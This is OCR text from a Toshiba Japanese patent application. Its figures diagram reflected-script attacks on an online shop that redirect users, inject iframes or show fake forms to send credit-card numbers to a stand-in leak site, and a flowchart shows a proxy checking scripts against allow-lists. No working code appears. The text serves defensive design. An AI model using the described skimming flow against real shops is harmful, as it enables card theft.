
【図１２】


オンラインショップに対する不正コンテンツ
1 不正コンテンツの送付（公告メール、掲示板での誘導など）
1a
オンラインショップ
脆弱なWebサーバ
shop.example.com
4 誤った出力処理
インターネット
8
3 HTTP不正URL GET リクエスト
5 HTTP応答による不正スクリプトつきHTML送付
〈html〉... 〈title〉こんにちは〈/title〉...
〈script〉 リダイレクト不正スクリプト〈/script〉... 〈/html〉
7 リダイレクト先のリクエスト
8 formつきHTMLの送付
こんにちは○○商店です
特別価格セール
クレジットカード番号：
送信
1c
12 formの情報入手
漏洩先サイト badsite.example.jp
13 情報の不正利用
クレジットカード番号
クライアント計算機
Webブラウザ
2 不正コンテンツレンダリング
6 スクリプト実行
9 ブラウザでの偽form表示
こんにちは○○商店です
特別価格セール
クレジットカード番号：
送信
21
2
10 ユーザの入力・
送信ボタンのクリック
11 form内容の送信


【図１３】


クライアント計算機
Webブラウザ
2 不正コンテンツレンダリング
6 スクリプト実行
9 ブラウザでの偽form表示
こんにちは○○商店です
特別価格セール
クレジットカード番号:
送信
10 ユーザの入力・
送信ボタンのクリック
11 form内容の送信
2
21
オンラインショップに対する不正コンテンツ
1 不正コンテンツの送付（公告メール、掲示板での誘導など）
インターネット
3 HTTP不正URL GET リクエスト
5 HTTP応答による不正スクリプトつきHTML送付
〈html〉... 〈title〉こんにちは〈/title〉...
〈script〉iframeタグ挿入不正スクリプト〈/script〉... 〈/html〉
7 iframeタグの中身のリクエスト
8 formつきHTMLの送付
特別価格セール
クレジットカード番号:
送信
8
1a
オンラインショップ
脆弱なWebサーバ
shop.example.com
4 誤った出力処理
1c
12 formの情報入手
漏洩先サイト badsite.example.jp
13 情報の不正利用
クレジットカード番号

【図１４】


クライアント計算機
Webブラウザ
2 不正コンテンツレンダリング
6 スクリプト実行
7 ブラウザでの偽form表示
こんにちは○○商店です
特別価格セール
クレジットカード番号：
送信
8 ユーザの入力・
送信ボタンのクリック
9 form内容の送信
2
21
オンラインショップに対する不正コンテンツ
1 不正コンテンツの送付（公告メール、掲示板での誘導など）
インターネット
3 HTTP不正URL GET リクエスト
5 HTTP応答による不正スクリプトつきHTML送付
〈html〉... 〈title〉こんにちは〈/title〉...
〈script〉偽 form追加不正スクリプト〈/script〉... 〈/html〉
8
1a
オンラインショップ
脆弱なWebサーバ
shop.example.com
4 誤った出力処理
1c
10 formの情報入手
漏洩先サイト　badsite.example.jp
11 情報の不正利用
クレジットカード番号

【図１５】


①
コンテンツ分類部
S10
HTTP
レスポンスのContent-Type
はJavascript,VBScriptのいず
れかをさすものか
?
No
Yes
S11
HTTP
レスポンスのContent-Type
はHTML,XML,CSSのいずれ
かをさすものか
?
No
Yes
文書解釈部
文書の構文解析
S12
S13
文書は
JavascriptとVBScriptの
いずれかを含むか
?
No
Yes
スクリプト検査部
スクリプトの構文解析・意味解析
オブジェクトの依存ツリーの作成
S14
S15-1
Document
オブジェクトの参照
?
No
Yes
S15-2
Cookie
プロパティの参照
?
No
Yes
S16
Cookie依存
のデータが別コンテンツ
のURLやFormのデータと
されているか
?
No
Yes
S17
クッキー転送許可
判定部
Cookie
依存のURLやCookie
依存Formの送信先URLで転送
許可リストに合致しない
ものがあるか
?
No
Yes
S18
ログ作成・通知メッセージ作成・送信
S19
エラーコードとエラーメッセージの作成
S31
Document
依存のデータが別コンテンツ
のURLやFormのデータとさ
れているか
?
No
Yes
情報転送許可
判定部
S32
Document
依存のURLやDocument
依存のForm送信先URLで転送
許可リストに合致しない
ものがあるか
?
No
Yes
S33
Formの
actionプロパティ
への代入?
No
Yes
フォーム送信先許可
判定部
S34
Formのaction
プロパティに代入される
URLで送信先許可リストに合致
しないものがあるか
?
No
Yes
S35
オブジェクト
のlocationの変更
?
No
Yes
S36
iframeのsrcの変更?
No
Yes
S37
document
オブジェクトのwriteメソッ
ドの呼出
?
No
Yes
S38
文書生成
S39
文書の構文解析
S40
formが挿入された
?
No
Yes
S41
iframeが挿入された
?
No
Yes
外部コンテンツ要求先
許可判定部
S42
許可リスト
に合致しないコンテンツURL
があるか?
No
Yes
S22
HTTPレスポンス返信
終了

【書類名】要約書
【要約】
【課題】サーバからクライアントに転送されるコンテンツ中に含まれる不正スクリプトによりクライアントに格納される情報が漏洩されること防止することのできる通信中継装置を提供すること。
【解決手段】プロキシサーバ３は、Ｗｅｂサーバ１からＷｅｂブラウザ２１へ転送されるコンテンツを受信すると、このコンテンツから、Ｗｅｂブラウザ２１に格納されているクッキー情報をクライアント計算機２から外部の送信先へ向けて送出させる機能を有するスクリプトプログラムを抽出する。そのようなスクリプトプログラムが受信された場合、このコンテンツをクライアント計算機２へ送信してよいかどうかについての許否を判断し、送信が許可されたときにのみ、このコンテンツをクライアント計算機２へ送信する。
【選択図】　　図１

認定・付加情報

特許出願の番号	特願２００３－４００７２４
受付番号	５０３０１９７１４１８
書類名	特許願
担当官	第八担当上席　　００９７
作成日	平成１５年１２月　３日

＜認定情報・付加情報＞

【特許出願人】
- 【識別番号】 000003078
- 【住所又は居所】 東京都港区芝浦一丁目１番１号
- 【氏名又は名称】 株式会社東芝

【代理人】 申請人
- 【識別番号】 100058479
- 【住所又は居所】 東京都千代田区霞が関３丁目７番２号　鈴榮特許綜合法律事務所内
- 【氏名又は名称】 鈴江　武彦

【選任した代理人】
- 【識別番号】 100091351
- 【住所又は居所】 東京都千代田区霞が関３丁目７番２号　鈴榮特許綜合法律事務所内
- 【氏名又は名称】 河野　哲

【選任した代理人】
- 【識別番号】 100088683
- 【住所又は居所】 東京都千代田区霞が関３丁目７番２号　鈴榮特許綜合法律事務所内
- 【氏名又は名称】 中村　誠

【選任した代理人】
- 【識別番号】 100108855
- 【住所又は居所】 東京都千代田区霞が関３丁目７番２号　鈴榮特許綜合法律事務所内
- 【氏名又は名称】 蔵田　昌俊

【選任した代理人】
- 【識別番号】 100084618
- 【住所又は居所】 東京都千代田区霞が関３丁目７番２号　鈴榮特許綜合法律事務所内
- 【氏名又は名称】 村松　貞男

【選任した代理人】

【識別番号】　100092196

【住所又は居所】　東京都千代田区霞が関３丁目７番２号　鈴榮特許綜合法律事務所内

【氏名又は名称】　橋本　良郎

特願２００３－４００７２４

出　願　人　履　歴　情　報

識別番号　［０００００３０７８］

１．変更年月日　２００１年　７月　２日
［変更理由］　住所変更
住　所　東京都港区芝浦一丁目１番１号
氏　名　株式会社東芝